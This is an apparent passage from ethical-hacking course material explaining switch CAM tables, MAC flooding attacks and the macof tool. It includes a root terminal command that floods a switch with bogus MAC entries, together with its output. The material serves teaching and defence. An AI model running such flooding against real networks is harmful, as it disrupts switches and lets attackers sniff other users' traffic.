
Now the connection is successfully established, and Machine A forwards the traffic to Machine B, while Machine C is unable to see the traffic flowing between them.


Traffic A → B
MAC B
Traffic A → B
MAC A
Port 1
Port 2
Port 3
MAC C
Does not see traffic to B
CAM Table

MAC	PORT
A	1
B	2
C	3

B is on port 2

Figure 8.18: Working of CAM table step-3



What Happens When a CAM Table Is Full?

- Once the CAM table fills up on a switch, additional ARP request **traffic floods every port on the switch**
- This will **change the behavior of the switch** to reset to its learning mode, broadcasting on every port like a hub
- This attack will also **fill the CAM tables of adjacent switches**


MAC	PORT
Y	3
Z	3
C	3

Y is on Port 3
Z is on Port 3
MAC A
Traffic A → B
Port 1
Port 2
Port 3
Traffic A → B
MAC B
Traffic A → B
MAC C
MAC C can see the traffic from A to B

What Happens when a CAM Table is Full?

As discussed, a CAM table contains network information such as MAC addresses available on physical switch ports and associated VLAN parameters. A CAM table's limited size renders it susceptible to attacks from MAC flooding, which bombards the switch with fake source MAC addresses until the CAM table is full. Thereafter, the switch broadcasts all incoming traffic to all ports. This causes the switch to reset to its learning mode, causing the switch to broadcast on every port similar to a hub, thereby enabling the attacker to monitor the frames sent from the victim host to another host without any CAM table entry. This attack also fills the CAM tables of adjacent switches.

The figure illustrates how a CAM table can be flooded with fake MAC addresses to monitor the frames sent from the victim host to another host without any CAM table entry.




MAC	PORT
Y	3
Z	3
C	3

Y is on Port 3
Z is on Port 3
MAC A
Traffic A → B
Port 1
Port 2
Port 3
Traffic A → B
MAC B
Traffic A → B
MAC C
MAC C can see the traffic from A to B

Figure 8.19: Flooding a CAM table


MAC Flooding

- MAC flooding involves the **flooding of the CAM table** with fake MAC address and IP pairs until it is full
- The switch then **acts as a hub** by broadcasting packets to all machines on the network, and therefore, the attackers can sniff the traffic easily



Mac Flooding Switches with macof

- **macof** is a Unix/Linux tool that is a part of the dsniff collection
- macof sends random **source MAC** and **IP addresses**
- This tool **floods the switch's CAM tables** (131,000 per min) by sending bogus MAC entries


macof -i eth0 -n 10 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #macof -i eth0 -n 10
3d:51:94:77:a2:36 ee:3f:b:1c:c4:b2 0.0.0.0.58720 > 0.0.0.0.1823: S 864715485:864
715485(0) win 512
f4:38:67:57:9d:4e 2b:91:49:32:7f:76 0.0.0.0.63022 > 0.0.0.0.40086: S 725735162:7
25735162(0) win 512
0:6b:3f:64:e3:aa 54:db:c1:34:71:2a 0.0.0.0.3822 > 0.0.0.0.50815: S 1515930213:15
15930213(0) win 512
fa:f0:e5:1:91:e5 ec:27:2f:6b:d9:4e 0.0.0.0.16297 > 0.0.0.0.64950: S 1869382664:1
869382664(0) win 512
89:26:47:47:d0:3 3f:ba:6f:a:45:31 0.0.0.0.2225 > 0.0.0.0.28799: S 47757090:47757
090(0) win 512
3e:e8:cb:5:3b:89 aa:33:27:2:1f:fe 0.0.0.0.22205 > 0.0.0.0.49818: S 3607503:36075
03(0) win 512
46:ea:cc:34:e6:fe c:b7:2:22:2e:32 0.0.0.0.7812 > 0.0.0.0.36202: S 757023228:7570
23228(0) win 512
79:92:2:71:eb:dc 43:2c:85:69:2a:c8 0.0.0.0.58766 > 0.0.0.0.5858: S 1059668333:10
59668333(0) win 512
42:8d:8c:14:a1:6e 7c:5c:49:4c:9f:d7 0.0.0.0.40230 > 0.0.0.0.17278: S 598145893:5
98145893(0) win 512
ad:f1:4d:45:20:3e 5b:55:b9:52:a:10 0.0.0.0.33134 > 0.0.0.0.3794: S 1636475316:16
36475316(0) win 512
```

https://www.monkey.org

MAC Flooding

MAC flooding is a technique used to compromise the security of network switches that connect network segments or devices. Attackers use the MAC flooding technique to force a switch to act as a hub so that they can easily sniff the traffic.

In a switched network, an Ethernet switch contains a CAM table that stores all the MAC addresses of devices connected in the network. A switch acts as an intermediate device between one or more computers in a network. It looks for Ethernet frames, which carry the destination MAC address; then, it tallies this address with the MAC address in its CAM table and forwards the traffic to the destined machine. Unlike a hub, which broadcasts data across the network, a switch sends data only to the intended recipient. Thus, a switched network is more secure compared to a hub network. However, the size of the CAM table is fixed, and as it can store only a limited number of MAC addresses in it, an attacker may send numerous fake MAC address to the switch. No problem occurs until the MAC address table is full. Once the MAC address table is full, any further requests may force the switch to enter fail-open mode. In the fail-open mode, the switch starts behaving like a hub and broadcasts incoming traffic through all the ports in the network. The attacker then changes his/her machine's NIC to promiscuous mode to enable the machine to accept all the traffic entering it. Thus, attackers can sniff the traffic easily and steal sensitive information.

